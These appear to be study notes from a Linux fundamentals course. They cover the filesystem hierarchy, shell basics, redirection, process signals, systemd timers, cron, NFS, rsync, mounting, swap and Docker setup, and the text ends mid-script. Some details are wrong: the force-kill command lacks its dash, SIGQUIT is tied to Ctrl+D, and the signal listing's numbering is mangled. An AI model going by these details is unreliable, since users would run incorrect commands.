| Kernel | the core of the linux OS whose function is to virtualize and control common computer hardware resources like CPU, allocated memory, accessed data, and others; the kernel gives each process its own virtual resources and prevents/mitigates conflicts between processes |
| Shell | a command-line interface, also known as a shell that a user can enter commands into to execute the kernel’s functions |
| System Utility | makes available to the user all of the OS’s functionality |
File System Hierarchy
| Path | Description |
|---|---|
/ | the top-level directory is the root filesystem and contains all of the files required to boot the OS before other filesystems are mounted, as well as the files required to boot the other filesystems; after boot, all of the other filesystems are mounted at standard mount points as subdirectories of the root |
/bin | contains essential command binaries |
/boot | consists of the static bootloader, kernel executable, and files required to boot the Linux OS |
/dev | contains device files to faciliate access to every hardware device attached to the system |
/etc | local system configuration files; configuration files for installed applications may be saved here as well |
/home | each user on the system has a subdirectory here for storage |
/lib | shared library files that are required for system boot |
/media | external removable media devices such as USB drives are mounted here |
/mnt | temporary mount point for regular filesystems |
/opt | optional files such as third-party tools can be saved here |
/root | the home directory for the root user |
/sbin | this directory contains executables used for system administration |
/tmp | the OS and many programs use this directory to store temporary files; this directory is generally cleared upon system boot and may be deleted at other times without any warning |
/usr | contains executables, libraries, man files, etc. |
/var | this directory contains variable data files such as log files, email in-boxes, web app related files, cron files, and more |
The Shell
Prompt Description
The bash prompt is simple to understand. By default, it shows information like your username, your computer’s name, and the folder/directory you’re currently working in. It’s a line of text that appears on the screen to let you know the system is ready for you. The prompt appears on a new line, and the cursor is placed right after it, waiting for you to type a command.
Unprivileged
$
Privileged
#
PS1
The PS1 variable in Linux systems controls how your command prompt looks in the terminal. It’s like a template that defines the text you see each time the system is ready for you to type a command. By customizing the PS1 variable, you can change the prompt to display information such as your username, your computer’s name, the current folder you’re in, or even add colors and special chacters. This allows you to personalize the command-line interface to make it more informative or visually appealing.
This can help you.
Further customization can be done by editing .bashrc.
Getting Help
man
… displays the manual pages for commands and provides detailed information about their usage.
d41y@htb[/htb]$ man ls
...
LS(1) User Commands LS(1)
NAME
ls - list directory contents
SYNOPSIS
ls [OPTION]... [FILE]...
DESCRIPTION
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is speci‐
fied.
Mandatory arguments to long options are mandatory for short options
too.
-a, --all
do not ignore entries starting with .
-A, --almost-all
do not list implied . and ..
--author
Manual page ls(1) line 1 (press h for help or q to quit)
apropos
This tool searches the descriptions for instances of a given keyword.
d41y@htb[/htb]$ apropos sudo
sudo (8) - execute a command as another user
sudo.conf (5) - configuration for sudo front end
sudo_plugin (8) - Sudo Plugin API
sudo_root (8) - How to run administrative commands
sudoedit (8) - execute a command as another user
sudoers (5) - default sudo security policy plugin
sudoreplay (8) - replay sudo session logs
visudo (8) - edit the sudoers file
tip
You can get a detailed explanation of each shell command with this tool.
System Information
hostname
… prints the name of the computer that you are logged into.
d41y@htb[/htb]$ hostname
nixfund
whoami
Gets the current username.
cry0l1t3@htb[/htb]$ whoami
cry0l1t3
id
Prints out your effective group membership and IDs.
cry0l1t3@htb[/htb]$ id
uid=1000(cry0l1t3) gid=1000(cry0l1t3) groups=1000(cry0l1t3),1337(hackthebox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
uname
UNAME(1) User Commands UNAME(1)
NAME
uname - print system information
SYNOPSIS
uname [OPTION]...
DESCRIPTION
Print certain system information. With no OPTION, same as -s.
-a, --all
print all information, in the following order, except omit -p and -i if unknown:
-s, --kernel-name
print the kernel name
-n, --nodename
print the network node hostname
-r, --kernel-release
print the kernel release
-v, --kernel-version
print the kernel version
-m, --machine
print the machine hardware name
-p, --processor
print the processor type (non-portable)
-i, --hardware-platform
print the hardware platform (non-portable)
-o, --operating-system
uname -a prints all information about the machine in a specific order.
cry0l1t3@htb[/htb]$ uname -a
Linux box 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
To obtain kernel release:
cry0l1t3@htb[/htb]$ uname -r
4.15.0-99-generic
Workflow
Editing Files
vimtutor
… to practice and get familiar with the editor.
d41y@htb[/htb]$ vimtutor
...
===============================================================================
= W e l c o m e t o t h e V I M T u t o r - Version 1.7 =
===============================================================================
Vim is a very powerful editor that has many commands, too many to
explain in a tutor such as this. This tutor is designed to describe
enough of the commands that you will be able to easily use Vim as
an all-purpose editor.
The approximate time required to complete the tutor is 25-30 minutes,
depending upon how much time is spent with experimentation.
ATTENTION:
The commands in the lessons will modify the text. Make a copy of this
file to practice on (if you started "vimtutor" this is already a copy).
It is important to remember that this tutor is set up to teach by
use. That means that you need to execute the commands to learn them
properly. If you only read the text, you will forget the commands!
Now, make sure that your Caps-Lock key is NOT depressed and press
the j key enough times to move the cursor so that lesson 1.1
completely fills the screen.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
File Descriptors and Redirections
By default, the first three file descriptors in Linux are:
- Data Stream for Input
- STDIN - 0
- Data Stream for Output
- STDOUT - 1
- Data Stream for Output that relates to an error occuring
- STDERR - 2
STDIN and STDOUT
┌──(d41y㉿kali)-[~]
└─$ cat
Think Outside the Box # STDIN
Think Outside the Box # STDOUT
STDOUT and STDERR
┌──(d41y㉿kali)-[~]
└─$ find /etc/ -name shadow
/etc/shadow # STDOUT
find: ‘/etc/cni/net.d’: Permission denied # STDERR
Redirect STDERR to Null Device
┌──(d41y㉿kali)-[~]
└─$ find /etc/ -name shadow 2>/dev/null
/etc/shadow
Redirect STDOUT to a File
┌──(d41y㉿kali)-[~]
└─$ find /etc/ -name shadow 2>/dev/null > result.txt # to null device
┌──(d41y㉿kali)-[~]
└─$ cat result.txt # got redirected to file
/etc/shadow
Redirect STDOUT and STDERR to Separate Files
┌──(d41y㉿kali)-[~]
└─$ find /etc/ -name shadow 2>error.txt >result.txt
┌──(d41y㉿kali)-[~]
└─$ cat error.txt
find: ‘/etc/ipsec.d/private’: Permission denied
find: ‘/etc/redis’: Permission denied
find: ‘/etc/polkit-1/rules.d’: Permission denied
find: ‘/etc/ssl/private’: Permission denied
find: ‘/etc/credstore’: Permission denied
find: ‘/etc/credstore.encrypted’: Permission denied
find: ‘/etc/cni/net.d’: Permission denied
find: ‘/etc/ldap/slapd.d/cn=config’: Permission denied
find: ‘/etc/openvas/gnupg’: Permission denied
find: ‘/etc/vpnc’: Permission denied
┌──(d41y㉿kali)-[~]
└─$ cat result.txt
/etc/shadow
Redirect STDIN
┌──(d41y㉿kali)-[~]
└─$ cat < result.txt
/etc/shadow
Redirect STDIN Stream to a File
┌──(d41y㉿kali)-[~]
└─$ cat << EOF > result.txt
heredoc> Hack
heredoc> The
heredoc> Box
heredoc> EOF
┌──(d41y㉿kali)-[~]
└─$ cat result.txt
Hack
The
Box
Filter Contents
- more
- less
- head
- tail
- sort
- grep
- cut
- tr
- column
- awk
- sed
- wc
System Management
Service and Process Management
Systemctl
d41y@htb[/htb]$ systemctl start ssh
d41y@htb[/htb]$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
Active: active (running) since Thu 2020-05-14 15:08:23 CEST; 24h ago
Main PID: 846 (sshd)
Tasks: 1 (limit: 4681)
CGroup: /system.slice/ssh.service
└─846 /usr/sbin/sshd -D
Mai 14 15:08:22 inlane systemd[1]: Starting OpenBSD Secure Shell server...
Mai 14 15:08:23 inlane sshd[846]: Server listening on 0.0.0.0 port 22.
Mai 14 15:08:23 inlane sshd[846]: Server listening on :: port 22.
Mai 14 15:08:23 inlane systemd[1]: Started OpenBSD Secure Shell server.
Mai 14 15:08:30 inlane systemd[1]: Reloading OpenBSD Secure Shell server.
Mai 14 15:08:31 inlane sshd[846]: Received SIGHUP; restarting.
Mai 14 15:08:31 inlane sshd[846]: Server listening on 0.0.0.0 port 22.
Mai 14 15:08:31 inlane sshd[846]: Server listening on :: port 22.
d41y@htb[/htb]$ systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
d41y@htb[/htb]$ systemctl list-units --type=service
UNIT LOAD ACTIVE SUB DESCRIPTION
accounts-daemon.service loaded active running Accounts Service
acpid.service loaded active running ACPI event daemon
apache2.service loaded active running The Apache HTTP Server
apparmor.service loaded active exited AppArmor initialization
apport.service loaded active exited LSB: automatic crash repor
avahi-daemon.service loaded active running Avahi mDNS/DNS-SD Stack
bolt.service loaded active running Thunderbolt system service
d41y@htb[/htb]$ journalctl -u ssh.service --no-pager
-- Logs begin at Wed 2020-05-13 17:30:52 CEST, end at Fri 2020-05-15 16:00:14 CEST. --
Mai 13 20:38:44 inlane systemd[1]: Starting OpenBSD Secure Shell server...
Mai 13 20:38:44 inlane sshd[2722]: Server listening on 0.0.0.0 port 22.
Mai 13 20:38:44 inlane sshd[2722]: Server listening on :: port 22.
Mai 13 20:38:44 inlane systemd[1]: Started OpenBSD Secure Shell server.
Mai 13 20:39:06 inlane sshd[3939]: Connection closed by 10.22.2.1 port 36444 [preauth]
Mai 13 20:39:27 inlane sshd[3942]: Accepted password for master from 10.22.2.1 port 36452 ssh2
Mai 13 20:39:27 inlane sshd[3942]: pam_unix(sshd:session): session opened for user master by (uid=0)
Mai 13 20:39:28 inlane sshd[3942]: pam_unix(sshd:session): session closed for user master
Mai 14 02:04:49 inlane sshd[2722]: Received signal 15; terminating.
Mai 14 02:04:49 inlane systemd[1]: Stopping OpenBSD Secure Shell server...
Mai 14 02:04:49 inlane systemd[1]: Stopped OpenBSD Secure Shell server.
-- Reboot --
Kill a Process
A process can be in the following states:
- runnning
- waiting
- stopped
- zombie
Processes can be controlled using kill, pkill, pgrep, and killall. To interact with a process, you must send a signal to it. You can view all signals with the following command:
d41y@htb[/htb]$ kill -l
1) SIGHUP 2) SIGINT 3) SIGQUIT 4) SIGILL 5) SIGTRAP
2) SIGABRT 7) SIGBUS 8) SIGFPE 9) SIGKILL 10) SIGUSR1
1) SIGSEGV 12) SIGUSR2 13) SIGPIPE 14) SIGALRM 15) SIGTERM
2) SIGSTKFLT 17) SIGCHLD 18) SIGCONT 19) SIGSTOP 20) SIGTSTP
3) SIGTTIN 22) SIGTTOU 23) SIGURG 24) SIGXCPU 25) SIGXFSZ
4) SIGVTALRM 27) SIGPROF 28) SIGWINCH 29) SIGIO 30) SIGPWR
5) SIGSYS 34) SIGRTMIN 35) SIGRTMIN+1 36) SIGRTMIN+2 37) SIGRTMIN+3
6) SIGRTMIN+4 39) SIGRTMIN+5 40) SIGRTMIN+6 41) SIGRTMIN+7 42) SIGRTMIN+8
7) SIGRTMIN+9 44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
8) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
9) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9 56) SIGRTMAX-8 57) SIGRTMAX-7
10) SIGRTMAX-6 59) SIGRTMAX-5 60) SIGRTMAX-4 61) SIGRTMAX-3 62) SIGRTMAX-2
11) SIGRTMAX-1 64) SIGRTMAX
Most commonly used signals are:
| Signal | Description |
|---|---|
| 1 | SIGHUP - is sent to a process when the terminal that controls it is closed |
| 2 | SIGINT - sent when a user presses [Ctrl] + C in the controlling terminal to interrupt a process |
| 3 | SIGQUIT - sent when a user presses [Ctrl] + D to quit |
| 9 | SIGKILL - immediately kill a process with no clean-up operations |
| 15 | SIGTERM - program termination |
| 19 | SIGSTOP - stop the program; it cannot be handled anymore |
| 20 | SIGTSTP - sent when a user presses [Ctrl] + Z to request for a service to suspend; the user can handle it afterward |
To force a kill:
d41y@htb[/htb]$ kill 9 <PID>
Background a Process
d41y@htb[/htb]$ ping -c 10 www.hackthebox.eu
d41y@htb[/htb]$ vim tmpfile
[Ctrl + Z]
[2]+ Stopped vim tmpfile
d41y@htb[/htb]$ jobs
[1]+ Stopped ping -c 10 www.hackthebox.eu
[2]+ Stopped vim tmpfile
d41y@htb[/htb]$ bg
d41y@htb[/htb]$
--- www.hackthebox.eu ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 113482ms
[ENTER]
[1]+ Exit 1 ping -c 10 www.hackthebox.eu
… or automatically set the process with an & at the end of the command:
d41y@htb[/htb]$ ping -c 10 www.hackthebox.eu &
[1] 10825
PING www.hackthebox.eu (172.67.1.1) 56(84) bytes of data.
d41y@htb[/htb]$
--- www.hackthebox.eu ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9210ms
[ENTER]
[1]+ Exit 1 ping -c 10 www.hackthebox.eu
Foreground a Process
d41y@htb[/htb]$ jobs
[1]+ Running ping -c 10 www.hackthebox.eu &
d41y@htb[/htb]$ fg 1
ping -c 10 www.hackthebox.eu
--- www.hackthebox.eu ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9206ms
Execute Multiple Commands
d41y@htb[/htb]$ echo '1'; echo '2'; echo '3'
1
2
3
d41y@htb[/htb]$ echo '1'; ls MISSING_FILE; echo '3'
1
ls: cannot access 'MISSING_FILE': No such file or directory
3
d41y@htb[/htb]$ echo '1' && ls MISSING_FILE && echo '3'
1
ls: cannot access 'MISSING_FILE': No such file or directory
Task Scheduling
systemd
… is a service used in Linux systems such as Ubuntu, Redhat Linux, and Solaris to start processes and scripts at a specifc time. With it, you can set up processes and scripts to run at a specific time or time interval and can also specify events and triggers that will trigger a specific task. To do this, you need to take some steps and precautions before your scripts or processes are automatically executed by the system.
- create a timer
- create a service
- activate the timer
Create a Timer
Create a dir and the timer-file.
d41y@htb[/htb]$ sudo mkdir /etc/systemd/system/mytimer.timer.d
d41y@htb[/htb]$ sudo vim /etc/systemd/system/mytimer.timer
The timer file must contain “Unit”, “Timer”, and “Install”.
- Unit: specifies a description for the timer
- Timer: specifies when to start the timer and when to activate it
- Install: specifies where to install the timer
# mytimer.timer file
[Unit]
Description=My Timer
[Timer]
OnBootSec=3min
OnUnitActiveSec=1hour
[Install]
WantedBy=timers.target
Here it depends on how you want to use your script. For example, if you want to run your script only once after the system boot, you should use OnBootSec setting in Timer.
Create a Service
d41y@htb[/htb]$ sudo vim /etc/systemd/system/mytimer.service
Here you set a description and specify the full path to the script you want to run. The “multi-user.target” is the unit system that is activated when starting a normal multi-user mode. It defines the services that should be started on a normal system startup.
[Unit]
Description=My Service
[Service]
ExecStart=/full/path/to/my/script.sh
[Install]
WantedBy=multi-user.target
After that, you have to let systemd read the folders again to include the changes.
Reload systemd
d41y@htb[/htb]$ sudo systemctl daemon-reload
After that, you can use systemctl to start the service manually and enable the autostart.
Start the Timer & Service
d41y@htb[/htb]$ sudo systemctl start mytimer.timer
d41y@htb[/htb]$ sudo systemctl enable mytimer.timer
This way mytimer.service will be launched according to the intervals you set in mytimer.timer.
cron
… is another tool that can be used in Linux systems to schedule and automate processes. It allows users and admins to execute tasks at a specific time or specific intervals. For the above examples, you can also use cron to automate the same tasks. You just need to create script and then tell the cron daemon to call it at a specific time.
To set up the cron daemon, you need to store the tasks in a file called crontab and then tell the daemon when to run the tasks. Then you can schedule and automate the tasks by configuring the cron daemon accordingly.
Example:
# System Update
0 */6 * * * /path/to/update_software.sh
# Execute scripts
0 0 1 * * /path/to/scripts/run_scripts.sh
# Cleanup DB
0 0 * * 0 /path/to/scripts/clean_database.sh
# Backups
0 0 * * 7 /path/to/scripts/backup.sh
It is also possible to receive notifications when a task is executed successfully or unsuccessfully. In addition, you can create logs to monitor the execution of the tasks.
Network Services
Network File System (NFS)
… is a network protocol that allows you to store and manage files on remote systems as if they were stored on the local system. It enables easy and efficient management of file across networks. For example, admins use NFS to store and manage files centrally to enable easy collaboration of data. For Linux, there are several NFS servers, including NFS-UTILS, NFS-Ganesha, and OpenNFS.
It can also be used to share and manage resources efficiently, e. g., to replicate file systems between servers. It also offers features such as access controls, real-time file transfer, and support for multiple users accessing data simultaneously. You can use this service just like FTP in case there is no FTP client installed on the target system, or NFS is running instead of FTP.
# installing
d41y@htb[/htb]$ sudo apt install nfs-kernel-server -y
# server status
d41y@htb[/htb]$ systemctl status nfs-kernel-server
● nfs-server.service - NFS server and services
Loaded: loaded (/lib/system/system/nfs-server.service; enabled; vendor preset: enabled)
Active: active (exited) since Sun 2023-02-12 21:35:17 GMT; 13s ago
Process: 9234 ExecStartPre=/usr/sbin/exportfs -r (code=exited, status=0/SUCCESS)
Process: 9235 ExecStart=/usr/sbin/rpc.nfsd $RPCNFSDARGS (code=exited, status=0/SUCCESS)
Main PID: 9235 (code=exited, status=0/SUCCESS)
CPU: 10ms
You can configure NFS via the config file /etc/exports. This file specifies which directories should be shared and the access rights for users and systems. It is also possible to configure settins such as the transfer speed and the use of encryption. NFS access rights determine which users and systems can access the shared directories and what actions they can perform. Here are some important access rights that can be configured in NFS:
| Permission | Description |
|---|---|
| rw | gives users and systems read and write permissions to the shared directory |
| ro | gives users and systems read-only access to the shared directory |
| no_root_squash | prevents the root user on the client from being restricted to the rights of a normal user |
| root_squash | restricts the rights of the root user on the client to the rights of a normal user |
| sync | synchronizes the transfer of data to ensure that changes are only transferred after they have been saved on the file system |
| async | transfers data asynchronously, which makes the transfer faster, but may cause inconsistencies in the file systemif changes have not been fully committed |
# create NFS share
cry0l1t3@htb:~$ mkdir nfs_sharing
cry0l1t3@htb:~$ echo '/home/cry0l1t3/nfs_sharing hostname(rw,sync,no_root_squash)' >> /etc/exports
cry0l1t3@htb:~$ cat /etc/exports | grep -v "#"
/home/cry0l1t3/nfs_sharing hostname(rw,sync,no_root_squash)
# mount NFS share
cry0l1t3@htb:~$ mkdir ~/target_nfs
cry0l1t3@htb:~$ mount 10.129.12.17:/home/john/dev_scripts ~/target_nfs
cry0l1t3@htb:~$ tree ~/target_nfs
target_nfs/
├── css.css
├── html.html
├── javascript.js
├── php.php
└── xml.xml
0 directories, 5 files
Backup and Restore
When backing up data on an Ubuntu system, you have several options:
- Rsync
- Deja Dup
- Duplicity
rsync
# install
d41y@htb[/htb]$ sudo apt install rsync -y
# backup a local dir to your backup-server
# -a preserves the original file attributes
# -v verbose
d41y@htb[/htb]$ rsync -av /path/to/mydirectory user@backup_server:/path/to/backup/directory
# customized (compression, incremental backups)
# -z compression
# --backup creates incremental backups
# --delete removes files from the remote host that is no longer present in the source dir
d41y@htb[/htb]$ rsync -avz --backup --backup-dir=/path/to/backup/folder --delete /path/to/mydirectory user@backup_server:/path/to/backup/directory
# restore your backup
d41y@htb[/htb]$ rsync -av user@remote_host:/path/to/backup/directory /path/to/mydirectory
# secure transfer of your backup
# uses ssh
d41y@htb[/htb]$ rsync -avz -e ssh /path/to/mydirectory user@backup_server:/path/to/backup/directory
rsync - auto-synchronization
# set up key-based authentication
d41y@htb[/htb]$ ssh-keygen -t rsa -b 2048
d41y@htb[/htb]$ ssh-copy-id user@backup_server
# backup-script
#!/bin/bash
rsync -avz -e ssh /path/to/mydirectory user@backup_server:/path/to/backup/directory
# permission and cron
d41y@htb[/htb]$ chmod +x RSYNC_Backup.sh
d41y@htb[/htb]$ crontab -e
-> 0 * * * * /path/to/RSYNC_Backup.sh
File System Management
The best file system choice depends on the specific requirements of the app or user such as:
- ext2
- an older file system with no journaling capabilities, which makes it less suited for modern systems but still useful in certain low-overhead scenarios
- ext3/ext4
- are more advanced, with journaling, and ext4 is the default choice for most modern Linux systems because it offers a balance of performance, reliability, and large file support
- Btrfs
- known for advanced features like snapshotting and built-in data integrity checks, making it ideal for complex storage setups
- XFS
- excels at handling large files and has high performance; it is best suited for environments with high I/O demands
- NTFS
- originally developed for Windows, is useful for compatibility when dealing with dual-boot systems or external drives that need to work on both Linux and Windows systems
When selecting a file system, it’s essential to analyze the needs of the application or user factors such as performance, data integrity, compatibility, and storage requirements will influence the decision.
Linux’s file system architecture is based on the Unix model, organized in a hierarchical structure. This structure consists of several components, the most critical being inodes. Inodes are data structures that store metadata about each file and directory, including permissions, ownership, size, and timestamps. Inodes do not store the file’s actual data or name, but they contain pointers to the blocks where the file’s data is stored on the disk.
The inode table is a collection of these inodes, essentially acting as a database that the Linux kernel uses to track every file and directory on the system. This structure allows the OS to efficiently access and manage files. Understanding and managing inodes is a crucial aspect of file system management in Linux, especially in scenarios where a disk is running out of inode space before running out of actual storage capacity.
In Linux, files can be stored in one of several key types:
- regular files
- directories
- symbolic links
Regular Files
… are the most common type and typically consist of text data and/or binary data. They reside in various directories throughout the file system, not just in the root directory. The root directory is simply the top of the hierarchical directory tree, and files can exist in any directory within that structure.
Directories
… are special types of files that act as containers for other files. When a file is stored in a directory, that directory is referred to as the file’s parent directory. Directories help organize files within the Linux file system, allowing for an efficient way to manage collections of files.
Symbolic Links
… act as shortcuts or references to other files or directories. Symbolic links allow quick access to files located in different parts of the file system without duplicating the file itself. Symlinks can be used to streamline access or organize complex directory structures by pointing to important files across various locations.
Each category of user can have different permission levels. For example, the owner of a file may have permission to read, write, and execute it, while others may only have read access. These permissions are independent for each category, meaning changes to one user’s permissions do not necessarily affect others.
# -i for inode
d41y@htb[/htb]$ ls -il
total 0
10678872 -rw-r--r-- 1 cry0l1t3 htb 234123 Feb 14 19:30 myscript.py
10678869 -rw-r--r-- 1 cry0l1t3 htb 43230 Feb 14 11:52 notes.txt
Disk & Drives
Disk management on Linux involves managing physical storage devices, including hard drives, solid-state drives, and removable storage devices. The main tool for disk management on Linux is the fdisk, which allows you to create, delete, and manage partitions on a drive. It can also display information about the partition table, including the size and type of each partition. Partitioning a drive on Linux involves dividing the physical storage space into separate, logical sections. Each partition can then be formatted with a specific file system, such as ext4, NTFS, or FAT32, and can be mounted as a separate file system. The most common partitioning tool on Linux is also fdisk, gpart, and GParted.
d41y@htb[/htb]$ sudo fdisk -l
Disk /dev/vda: 160 GiB, 171798691840 bytes, 335544320 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5223435f
Device Boot Start End Sectors Size Id Type
/dev/vda1 * 2048 158974027 158971980 75.8G 83 Linux
/dev/vda2 158974028 167766794 8792767 4.2G 82 Linux swap / Solaris
Disk /dev/vdb: 452 KiB, 462848 bytes, 904 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Mounting
Each logical partition or storage drive must be assigned to a specific directory in the file system. This process is known as mounting. Mounting involves linking a drive or partition to a directory, making its contents accessible within the overall file system hierarchy. Once a drive is mounted to a directory, it can be accessed and used like any other directory on the system.
The mount command is commonly used to manually mount file systems on Linux. However, if you want certain file systems or partitions to be automatically mounted when the system boots, you can define them in the /etc/fstab file. This file lists the file systems and their associated mount points, along with options like read/write permissions and file system types, ensuring that specific drives or partitions are available upon startup without needing manual intervention.
Mounted File Systems at Boot
d41y@htb[/htb]$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a device; this may
# be used with UUID= as a more robust way to name devices that works even if
# disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dump> <pass>
UUID=3d6a020d-...SNIP...-9e085e9c927a / btrfs subvol=@,defaults,noatime,nodiratime,nodatacow,space_cache,autodefrag 0 1
UUID=3d6a020d-...SNIP...-9e085e9c927a /home btrfs subvol=@home,defaults,noatime,nodiratime,nodatacow,space_cache,autodefrag 0 2
UUID=21f7eb94-...SNIP...-d4f58f94e141 swap swap defaults,noatime 0 0
To view the currently mounted file systems, you can use the mount command without any arguments. The output will show a list of all the currently mounted file systems, including the device name, file system type, mount point, and options.
d41y@htb[/htb]$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=4035812k,nr_inodes=1008953,mode=755,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=814580k,mode=755,inode64)
/dev/vda1 on / type btrfs (rw,noatime,nodiratime,nodatasum,nodatacow,space_cache,autodefrag,subvolid=257,subvol=/@)
To mount a file system, you can use the mount command followed by the device name and the mount point. For example, to mount a USB drive with the device name /dev/sdb1 to the directory /mnt/usb, you should use the following command:
d41y@htb[/htb]$ sudo mount /dev/sdb1 /mnt/usb
d41y@htb[/htb]$ cd /mnt/usb && ls -l
total 32
drwxr-xr-x 1 root root 18 Oct 14 2021 'Account Takeover'
drwxr-xr-x 1 root root 18 Oct 14 2021 'API Key Leaks'
drwxr-xr-x 1 root root 18 Oct 14 2021 'AWS Amazon Bucket S3'
drwxr-xr-x 1 root root 34 Oct 14 2021 'Command Injection'
drwxr-xr-x 1 root root 18 Oct 14 2021 'CORS Misconfiguration'
drwxr-xr-x 1 root root 52 Oct 14 2021 'CRLF Injection'
drwxr-xr-x 1 root root 30 Oct 14 2021 'CSRF Injection'
drwxr-xr-x 1 root root 18 Oct 14 2021 'CSV Injection'
drwxr-xr-x 1 root root 1166 Oct 14 2021 'CVE Exploits'
...SNIP...
To unmount a file system in Linux, you can use the umount command followed by the mount point of the file system you want to unmount. The mount point is the location in the file system where the file system is mounted and is accessible to you. For example, to unmount the USB drive that was previously mounted to the directory /mnt/usb, you should use the following command:
d41y@htb[/htb]$ sudo umount /mnt/usb
It is important to note that you must have sufficient permissions to unmount a file system. You also cannot unmmount a file system that is in use by a running process. To ensure that there are no running processes that are using the file system, you can use the lsof command to list the open files on the file system.
cry0l1t3@htb:~$ lsof | grep cry0l1t3
vncserver 6006 cry0l1t3 mem REG 0,24 402274 /usr/bin/perl (path dev=0,26)
vncserver 6006 cry0l1t3 mem REG 0,24 1554101 /usr/lib/locale/aa_DJ.utf8/LC_COLLATE (path dev=0,26)
vncserver 6006 cry0l1t3 mem REG 0,24 402326 /usr/lib/x86_64-linux-gnu/perl-base/auto/POSIX/POSIX.so (path dev=0,26)
vncserver 6006 cry0l1t3 mem REG 0,24 402059 /usr/lib/x86_64-linux-gnu/perl/5.32.1/auto/Time/HiRes/HiRes.so (path dev=0,26)
vncserver 6006 cry0l1t3 mem REG 0,24 1444250 /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so (path dev=0,26)
vncserver 6006 cry0l1t3 mem REG 0,24 402327 /usr/lib/x86_64-linux-gnu/perl-base/auto/Socket/Socket.so (path dev=0,26)
vncserver 6006 cry0l1t3 mem REG 0,24 402324 /usr/lib/x86_64-linux-gnu/perl-base/auto/IO/IO.so (path dev=0,26)
...SNIP...
If you find any processes that are using the file system, you need to stop them before you can unmount the file system. Additionally, you can also unmount a file system automatically when the system is shut down by adding an entry to the /etc/fstab file. The /etc/fstab file contains information about all the file systems that are mounted on the system, including the options for automatic mounting at boot time and other mount options. To unmount a file system automatically at shutdown, you need to add the noauto option to the entry in the /etc/fstab file for that file system:
/dev/sda1 / ext4 defaults 0 0
/dev/sda2 /home ext4 defaults 0 0
/dev/sdb1 /mnt/usb ext4 rw,noauto,user 0 0
192.168.1.100:/nfs /mnt/nfs nfs defaults 0 0
SWAP
Swap space is an essential part of memory management in Linux and plays a critical role in ensuring smooth system performance, especially when the available physical memory is fully utilized. When the system runs out of physical memory, the kernel moves inactive pages of the memory to the swap space, freeing up RAM for active processes. This process is known as swapping.
Creating a Swap Space
Swap space can be set up either during the installation of the OS or added later using the mkswap and swapon commands.
mkswap- is used to prepare a device or file to be used as swap space by creating a Linux swap area
swapon- activates the swap space, allowing the system to use it
Sizing and Managing Swap Space
The size of the swap space is not fixed and depends on your system’s physical memory and intended usage. For example, a system with less RAM or running memory-intensive apps might need more swap space. However, modern systems with large amounts of RAM may require less or even no swap space, depending on specific use cases.
When setting up swap space, it’s important to allocate it on a dedicated partition or file, seperate from the rest of the file system. This prevents fragmentation and ensures efficient use of the swap are when needed. Additionally, because sensitive data can be temporarily stored in swap space, it’s recommended to encrypt the swap space to safeguard against potential data exposure.
Swap Space for Hibernation
Besides extending physical memory, swap space is also used for hibernation. Hibernation is a power-saving feature that saves the system’s state to the swap space and powers of the system. When the system is powered back on, it restores its previous state from the swap space, resuming exactly where it left off.
Containerization
… is the process of packaging and running apps in isolated environments, typically referred to as containers. These containers provide lightweight, consistent environments for apps to run, ensuring that they behave the same way, regardless of where they are deployed.
Containers differ from VMs in that they share the host system’s kernel, making them far more lightweight and efficient.
Containers are highly configurable, allowing users to tailor them to their specific needs, and their lightweight nature makes it easy to run multiple containers simultaneously on the same host system.
Security is a critical aspect of containerization. Containers isolate apps from the host and from each other, providing a barrier that reduces the risk of malicious activities affecting the host or other containers. This isolation, along with proper configuration and hardening techniques, adds an additional layer of security. However, it is important to note that containers do not offer the same level of isolation as traditional VMs.
Dockers
Docker is an open-source platform for automating the deployment of apps as self-contained units called containers. It uses a layerd filesystem and resource isolation features to provide flexibility and portability. Additionally, it provides a robust set of tools for creating, deploying, and managing apps, which helps streamline the containerization process.
### install docker
#!/bin/bash
# Preparation
sudo apt update -y
sudo apt install ca-certificates curl gnupg lsb-release -y
sudo mkdir -m 0755 -p /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg
echo "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
# Install Docker Engine
sudo apt update -y
sudo apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin -y
# Add user htb-student to the Docker group
